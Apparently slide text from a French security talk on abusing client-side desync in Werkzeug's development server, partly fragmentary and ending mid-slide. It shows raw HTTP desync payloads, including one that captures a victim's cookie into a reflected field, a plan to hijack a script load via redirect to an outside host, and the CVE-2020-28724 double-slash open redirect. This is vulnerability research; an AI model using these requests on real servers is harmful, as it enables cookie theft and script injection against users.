



# Abusing Client-Side Desync on Werkzeug

# Werkzeug



# Bug de parsing

```
(sstic) mizu@laptop:/sstic$  
* Serving Flask app 'run' (lazy loading)  
* Environment: production  
  WARNING: This is a development server. Do not use it in a production deployment.  
  Use a production WSGI server instead.  
* Debug mode: off  
* Running on all addresses (0.0.0.0)  
  WARNING: This is a development server. Do not use it in a production deployment.  
* Running on http://127.0.0.1:5000  
* Running on http://192.168.88.129:5000 (Press CTRL+C to quit)  
127.0.0.1 - - [07/Jun/2023 22:59:21] "POST / HTTP/1.1" 200 -  
127.0.0.1 - - [07/Jun/2023 22:59:21] "key=valueGET / HTTP/1.1" 405 -
```



# Que faire avec ce type de bug ?

# Client-Side Desync (CSD)


Requêtes Client

Connection Queue

Requêtes Serveur

```
POST /register HTTP/1.1
Host: localhost
Content-Length: 40
Connection: keep-alive

GET /404 HTTP/1.1
X-Header: X
```



# Client-Side Desync (CSD)

Requêtes Client

Connection Queue

Requêtes Serveur

```
POST /register HTTP/1.1
Host: localhost
Content-Length: 40
Connection: keep-alive


GET /404 HTTP/1.1
X-Header: X
```




```
POST /register HTTP/1.1
Host: localhost
Content-Length: 40
Connection: keep-alive

GET /404 HTTP/1.1
X-Header: X
```

# Client-Side Desync (CSD)




# Client-Side Desync (CSD)







# Client-Side Desync (CSD)




# Client-Side Desync (CSD)



# Client-Side Desync (CSD)



# Client-Side Desync (CSD)



# Exploitation d'une CSD

Requêtes Client

```
GET / HTTP/1.1
Host: localhost
Cookie: secret=mizu
```

Connection Queue

```
POST /register HTTP/1.1
Host: localhost
Content-Length: 67
Connection: keep-alive

POST / HTTP/1.1
Host: localhost
Content-Length: 61

name=GET / HTTP/1.1
Host: localhost
Cookie: secret=mizu
```

Requêtes Serveur

```
Bienvenue GET / HTTP/1.1
Host: localhost
Cookie: secret=mizu
```

# Peut-on transformer une CSD en XSS ?

# Problématiques

- Pas d'interaction avec un serveur distant
- Pas de controle sur les fichiers du serveur vulnérable
- Pas de vulnérabilités supplémentaires

# Idée d'exploitation

## Requêtes Client

```
POST / HTTP/1.1  
Host: localhost  
Content-Length: 40  
Connection: keep-alive
```

```
GET /????? HTTP/1.1  
X-Header: X
```

```
GET /static/js/main.js HTTP/1.1  
Host: localhost
```

## Connection Queue

```
POST / HTTP/1.1  
Host: localhost  
Content-Length: 40  
Connection: keep-alive
```

```
GET /????? HTTP/1.1  
X-Header: XGET /static/js/main.js HTTP/1.1  
Host: localhost
```

## Requêtes Serveur

```
HTTP/1.1 200 OK  
Content-Type: text/html  
Content-Length: 42  
  
<script src='/static/js/main.js'></script>
```

```
HTTP/1.1 302 FOUND  
Content-Length: 236  
Content-Type: text/html  
Location: https://mizu.re/  
  
...
```



# Comment trouver une redirection dans Werkzeug ?

# CVE-2020-28724

dev server sets wrong HTTP\_HOST when path starts with a double slash #822

 Closed ThiefMaster opened this issue on Dec 6, 2015 · 5 comments



ThiefMaster commented on Dec 6, 2015

Member ...

See [pallets/flask#1639](#) (comment)

```
if request_url.netloc:
    environ['HTTP_HOST'] = request_url.netloc
```

This code was added in [7486573](#) / [#248](#). Do absolute http requests even make sense except for HTTP proxies?



 davidism mentioned this issue on Dec 6, 2015

**Dev server redirects to arbitrary url when path starts with double slash //** [pallets/flask#1639](#)

 Closed

Assignees

 untitaker

Labels

 bug

Projects



None yet

Milestone

No milestone

# CVE-2020-28724

## Request

Pretty Raw Hex  ln 


```
1 GET //mizu.re HTTP/1.1
2 Host: localhost
3 Connection: close
4
5
```

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 308 PERMANENT REDIRECT
2 Date: Sat, 21 Jan 2023 18:31:25 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 224
5 Location: //mizu.re
6
```

# Fix de la CVE-2020-28724



# Gadget toujours présent

Send [Settings] Cancel <|v> >|v> Follow redirection

### Request

Pretty Raw Hex [Menu] ln ≡

